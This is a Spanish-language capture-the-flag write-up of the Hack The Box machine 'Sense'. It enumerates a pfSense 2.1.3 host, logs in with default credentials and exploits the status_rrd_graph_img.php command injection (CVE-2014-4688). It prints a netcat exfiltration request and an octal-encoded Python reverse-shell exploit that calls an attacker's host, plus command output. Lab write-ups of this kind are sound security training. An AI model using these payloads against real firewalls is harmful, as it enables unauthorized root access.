

Sense

Máquina Linux easy

0.0.1. Escaneo:

```
(kali@kali)-[~/machineshtb/Sense]
$ nmap -Pn -p- --open 10.10.10.60 -T4
Starting Nmap 7.95 ( https://nmap.org ) at 2025-02-27 00:28 GMT
Nmap scan report for 10.10.10.60
Host is up (0.11s latency).
Not shown: 65533 filtered tcp ports (no-response)
Some closed ports may be reported as filtered due to --defeat-rst-ratelimit
PORT      STATE SERVICE
80/tcp    open  http
443/tcp   open  https

Nmap done: 1 IP address (1 host up) scanned in 100.30 seconds

(kali@kali)-[~/machineshtb/Sense]
$
```

0.0.1. Versiones:

nmap -Pn -sCV -p80,443 10.10.10.60 -T4


```
Nmap done: 1 IP address (1 host up) scanned in 100.30 seconds

(kali@kali)-[~/machineshtb/Sense]
$ nmap -Pn -sCV -p80,443 10.10.10.60 -T4
Starting Nmap 7.95 ( https://nmap.org ) at 2025-02-27 00:31 GMT
Nmap scan report for 10.10.10.60
Host is up (0.11s latency).

PORT      STATE SERVICE VERSION
80/tcp    open  http      lighttpd 1.4.35
|_http-title: Did not follow redirect to https://10.10.10.60/
|_http-server-header: lighttpd/1.4.35
443/tcp   open  ssl/http  lighttpd 1.4.35
|_http-title: Login
|_ssl-date: TLS randomness does not represent time
|_ssl-cert: Subject: commonName=Common Name (eg, YOUR name)/organizationName=CompanyName/stateOrProvinceName=Somewhere/countryName=US
|_Not valid before: 2017-10-14T19:21:35
|_Not valid after: 2023-04-06T19:21:35
|_http-server-header: lighttpd/1.4.35

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 20.23 seconds

(kali@kali)-[~/machineshtb/Sense]
$
```



The Sense application login screen is displayed over the terminal output. It features the 'Sense' logo at the top, followed by input fields for 'Username:' and 'Password:'. Below these fields is a button with a circular arrow icon and the text 'Enter username and password to login.'.

Buscamos directorios, como va por 443 evitamos certificados con el flag -k

gobuster dir -u https://10.10.10.60/ -w /usr/share/seclists/Discovery/Web-Content/directory-list-2.3-medium.txt -t 100 -x html,sh,php,txt,htm,xml," " -k

```

[+] Extensions:      txt,htm,xml,,html,sh,php
[+] Timeout: legacy  10s
=====
Starting gobuster in directory enumeration mode
=====
/./index.html      (Status: 200) [Size: 329]
/./               (Status: 200) [Size: 6690]
/index.php         (Status: 200) [Size: 6690]
/help.php          (Status: 200) [Size: 6689]
/themes           (Status: 301) [Size: 0] [--> https://10.10.10.60/themes/]
/stats.php        (Status: 200) [Size: 6690]
/css              (Status: 301) [Size: 0] [--> https://10.10.10.60/css/]
/edit.php         (Status: 200) [Size: 6689]
/includes         (Status: 301) [Size: 0] [--> https://10.10.10.60/includes/]
/license.php      (Status: 200) [Size: 6692]
/system.php       (Status: 200) [Size: 6691]
/status.php       (Status: 200) [Size: 6691]
/javascript       (Status: 301) [Size: 0] [--> https://10.10.10.60/javascript/]
/changelog.txt    (Status: 200) [Size: 271]
/classes          (Status: 301) [Size: 0] [--> https://10.10.10.60/classes/]
/exec.php         (Status: 200) [Size: 6689]
/widgets          (Status: 301) [Size: 0] [--> https://10.10.10.60/widgets/]
/graph.php        (Status: 200) [Size: 6690]
/tree             (Status: 301) [Size: 0] [--> https://10.10.10.60/tree/]
/wizard.php       (Status: 200) [Size: 6691]
/shortcuts        (Status: 301) [Size: 0] [--> https://10.10.10.60/shortcuts/]
/pkg.php          (Status: 200) [Size: 6688]
/installer        (Status: 301) [Size: 0] [--> https://10.10.10.60/installer/]
/wizards          (Status: 301) [Size: 0] [--> https://10.10.10.60/wizards/]
/xmlrpc.php       (Status: 200) [Size: 384]
Progress: 234592 / 1764480 (13.30%)
[Sense] 0:escaneo- 1:gobuster*

```

Válido algunas webs



https://10.10.10.60/tree/

Machine Excell Training ACTIVE DIRECTORY OSCP Tmux Cheat Sheet & Q... Sign in

Here's a basic demo of the tree control. Our styling is fairly basic, but with updated CSS and images you can do whatever you like. Just for fun, try changing the text size.

- item 1
 - item 1.1
 - item 1.2
 - item 1.3
- item 2
 - item 2.1
 - item 2.2
 - item 2.3

Download

[Download everything you need here](#) - tree.zip, 11kb

Usage

The first thing to do is include the appropriate JavaScript and CSS files:

```
<link rel="stylesheet" type="text/css" media="all" href="tree.css" />
<script type="text/javascript" src="tree.js"></script>
```

SilverStripe Tree Control: v0.1, 30 Oct 2005

Copyright © 2005 SilverStripe Limited

https://10.10.10.60/changelog.txt

YouTube DeepL Translate - El m... Machine Excell Training ACTIVE

```
# Security Changelog

### Issue
There was a failure in updating the firewall. Manual patching is therefore requi


### Mitigated
2 of 3 vulnerabilities have been patched.

### Timeline
The remaining patches will be installed during the next maintenance window
```

Dirbuster

como no encontré nada cambio de directorio de búsqueda de directorios utilizando dirbuster y la lista /usr/share/dirb/wordlists/big.txt

seteamos la URL los hilos, directorio y extensiones




Sin embargo, con este no funciona luego de validar casi una hora encuentro que en el directorio /usr/share/seclists/Discovery/Web-Content/directory-list-2.3-medium.txt se encuentra un archivo .txt llamado system-users


```
(kali@kali)-[~/machineshtb/Sense]
└─$ cat -n /usr/share/seclists/Discovery/Web-Content/directory-list-2.3-medium.txt | grep "system-u"
109275 system-utilities
120222 system-users
184497 system-utility
(kali@kali)-[~/machineshtb/Sense]
└─$
```

vistamos ese archivo .txt y encontramos credenciales de usuario

https://10.10.10.60/system-users.txt



Intento con las credenciales pero no sirven



pfSense default password

ahora validando el mensaje dice que company defaults válido con el usuario rohit en minúscula y el password por defecto de PFSense

default password pfsense

Todo Videos Imágenes Shopping Noticias Libros Web : Más

pfsense

By convention, each time you create a new instance of pfSense, the admin user is being created with default credentials: **Username: admin,** **Password: pfsense**. Vulnerability Impact: This issue may be exploited by a remote attacker to gain access to sensitive information.



SecuritySpace

<https://www.securityspace.com> > smysecure > catid

Accounts : pfSense Default Admin Credentials - Security Space



Información sobre los fragmentos destacados



Comentarios

```
~/machineshtb/Sense
cat creds.txt
username: Rohit
password: company defaults
rohit:pfsense
~/machineshtb/Sense
```

ahora logramos ingresar a pfsense

← → ↻ 🏠 🔒 🔑 https://10.10.10.60/index.php

YouTube DeepL Translate - El m... Machine Excell Training ACTIVE DIRECTORY OSCP Tmux Cheat Sheet & Q... Sign in to GitHub

pfSense

System Interfaces Firewall Services VPN Status Diagnostics Help pfSense.localdomain

Status: Dashboard

System Information


Name	pfSense.localdomain
Version	2.1.3-RELEASE (amd64) built on Thu May 01 15:52:13 EDT 2014 FreeBSD 8.3-RELEASE-p16 Unable to check for updates.
Platform	pfSense
CPU Type	AMD EPYC 7763 64-Core Processor 2 CPUs: 2 package(s) x 1 core(s)
Uptime	1 Day 00 Hour 41 Minutes 46 Seconds
Current date/ time	Thu Feb 27 20:09:42 EST 2025
DNS server(s)	127.0.0.1
Last config change	Wed Oct 18 17:26:14 EDT 2017
State table	

Interfaces


WAN

1000baseT <full-duplex>
10.10.10.60

Averiguando pfsense es un programa de código abierto que se utiliza como firewall y enrutador.




validando parece que tiene la versión 2.1.3




pfSense < 2.1.4 - 'status_rrd_graph_img.php' Command Injection cve-2014-4688

Validando encuentro un posible exploit que afecta al apartado de status_rrd_graph_img.php
https://10.10.10.60/status_rrd_graph_img.php



copio el exploit




```
# encode payload in octal
for char in command:
    payload += ("\\\\" + oct(ord(char)).lstrip("0o"))

login_url = 'https://' + rhost + '/index.php'
exploit_url = 'https://' + rhost + "/status_rrd_graph_img.php?database=queues;"+ "printf"+ " " + payload + "|sh"

headers = [
    ('User-Agent', 'Mozilla/5.0 (X11; Linux i686; rv:52.0) Gecko/20100101 Firefox/52.0'),
    ('Accept', 'text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8'),
    ('Accept-Language', 'en-US,en;q=0.5'),
    ('Referer', login_url),
    ('Connection', 'close'),
    ('Upgrade-Insecure-Requests', '1'),
    ('Content-Type', 'application/x-www-form-urlencoded')
]

# probably not necessary but did it anyways
headers = collections.OrderedDict(headers)
```




```
~/machineshtb/Sense
mv /home/kali/Downloads/43560.py .

~/machineshtb/Sense
ls
43560.py  creds.txt

~/machineshtb/Sense
chmod +x 43560.py
```

validamos el exploit y ejecutamos



```
kali@kali: ~/machineshtb
(kali@kali)-[~/machineshtb/Sense]
$ python3 43560.py
Traceback (most recent call last):
  File "/home/kali/machineshtb/Sense/43560.py", line 57, in <module>
    login_url = 'https://' + rhost + '/index.php'
TypeError: can only concatenate str (not "NoneType") to str

(kali@kali)-[~/machineshtb/Sense]
$
```

```

(kali@kali)-[~/machineshtb/Sense]
$ python3 43560.py https://10.10.10.60/index.php
usage: 43560.py [-h] [--rhost RHOST] [--lhost LHOST] [--lport LPORT] [--username USERNAME] [--password PASSWORD]
43560.py: error: unrecognized arguments: https://10.10.10.60/index.php

Note: Change of color and/or style may not take effect until the next refresh
(kali@kali)-[~/machineshtb/Sense]
$

```

sin embargo, este nos tira un error de certificado

```

File "/usr/lib/python3/dist-packages/requests/sessions.py", line 703, i
r = adapter.send(request, **kwargs)
File "/usr/lib/python3/dist-packages/requests/adapters.py", line 698, i
raise SSLError(e, request=request)
requests.exceptions.SSLError: HTTPSConnectionPool(host='10.10.10.60', por
(1, '[SSL: CERTIFICATE_VERIFY_FAILED] certificate verify failed: self-sig

(kali@kali)-[~/machineshtb/Sense]
$

```

entonces válido en internet como explotar esta vulnerabilidad y encuentro el siguiente artículo
<https://www.proteansec.com/linux/pfsense-vulnerabilities-part-2-command-injection/>

successfully. If we don't care about the status of the rm command, we can separate our injected command with &. Note that we can't
echo some text into the arbitrary directory, since the forward slash is not allowed. To overcome that we can move into arbitrary
directory with multiple cd commands and pipe the file there. First we have to figure out the current directory of where the code gets
executed, which is in /var/db/rrd/ directory. The request below shows how we can execute the `queues;echo+"CMD+INJECT">cmd.txt`
command.

```

GET /status_rrd_graph_img.php?database=queues;echo+"CMD+INJECT">cmd.txt HTTP/1.1
Host: pfsense
Accept-Language: en
Accept-Encoding: gzip, deflate
If-Modified-Since: Tue, 27 May 2014 20:50:45 GMT
Cookie: PHPSESSID=b7c1531f9c11f2550faf133f9f05722c; cookie_test=1401227436
Connection: Keep-Alive

```

Figure 5: A request executing the echo command

Since the current directory is /var/db/rrd/, the cmd.txt file should be created in there with the contents "CMD INJECT", which can be
verified by displaying the contents of that file.

al parecer el parámetro database=queues permite ejecutar comandos validamos con burpsuite
/status_rrd_graph_img.php?database=queues; whoami | nc 10.10.14.11 123
/status_rrd_graph_img.php?database=queues%3bwhoami+|+nc+10.10.14.11+123

Request				Response			
Pretty	Raw	Hex		Pretty	Raw	Hex	Render
1	GET /status_rrd_graph_img.php?database=			1	HTTP/1.1 200 OK		
2	queues%3bwhoami+)+nc+10.10.14.11+123			2	Expires: Sun, 02 Mar 2025 04:16:18 GMT		
3	HTTP/1.1			3	Expires: Mon, 26 Jul 1997 05:00:00 GMT		
4	Host: 10.10.10.60			4	Cache-Control: max-age=180000		
5	Cookie: PHPSESSID=bd7286d4dfe6fe94fb254b44bce004c8; cookie_test=1740708423			5	Cache-Control: no-store, no-cache, must-revalidate		
6	User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:128.0) Gecko/20100101 Firefox/128.0			6	Cache-Control: post-check=0, pre-check=0		
7	Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/png,image/svg+xml,*/*;q=0.8			7	X-Frame-Options: SAMEORIGIN		
8	Accept-Language: en-US,en;q=0.5			8	Content-type: image/png		
9	Accept-Encoding: gzip, deflate, br			9	Last-Modified: Fri, 28 Feb 2025 02:16:19 GMT		
10	Dnt: 1			10	Pragma: no-cache		
11	Sec-Gpc: 1			11	Date: Fri, 28 Feb 2025 02:16:19 GMT		
				12	Server: lighttpd/1.4.35		
				13	Content-Length: 39000		
				14			

```

(kali@kali)-[~/machineshtb/Sense]
$ nc -lvnp 123
listening on [any] 123...
connect to [10.10.14.11] from (UNKNOWN) [10.10.10.60] 26758
root
(kali@kali)-[~/machineshtb/Sense]
$

```

como podemos ejecutar comandos realizamos una reverse shell, sin embargo, al intentar ejecutar comandos no se realiza la reverse shell.

Conversión a octal reverse Shell

Luego de validar un par de horas veo detenidamente el exploit de exploit db y encuentro que se ejecuta una reverse shell en Python luego se convierte a octal y luego se ejecuta una consulta por get finalizando con un pipe de sh

<https://www.exploit-db.com/exploits/43560>

```

# command to be converted into octal
command = """
python -c 'import socket,subprocess,os;
s=socket.socket(socket.AF_INET,socket.SOCK_STREAM);
s.connect(("s",%s));
os.dup2(s.fileno(),0);
os.dup2(s.fileno(),1);
os.dup2(s.fileno(),2);
p=subprocess.call(["/bin/sh","-i"]);'
""" % (lhost, lport)

payload = ""

# encode payload in octal
for char in command:
    payload += ("\\" + oct(ord(char)).lstrip("0o"))

login_url = 'https://' + rhost + '/index.php'
exploit_url = "https://" + rhost + "/status_rrd_graph_img.php?database=queues;" + "printf" + " " + payload + "'|sh"

headers = [
    ('User-Agent','Mozilla/5.0 (X11; Linux i686; rv:52.0) Gecko/20100101 Firefox/52.0'),
    ('Accept','text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8').

```


hago una prueba con script pequeño de estas líneas de código

```

11 parser.add_argument('--lport', help = 'Local Port listener')
12 parser.add_argument("--username", help = "pfsense Username")
13 parser.add_argument("--password", help = "pfsense Password")
14 args = parser.parse_args()
15
16 rhost = args.rhost
17 lhost = args.lhost
18 lport = args.lport
19 username = args.username
20 password = args.password
21
22
23 # command to be converted into octal
24 command = ""
25 python -c 'import socket,subprocess,os;
26 s=socket.socket(socket.AF_INET,socket.SOCK_STREAM);
27 s.connect(("s",%s));
28 os.dup2(s.fileno(),0);
29 os.dup2(s.fileno(),1);
30 os.dup2(s.fileno(),2);
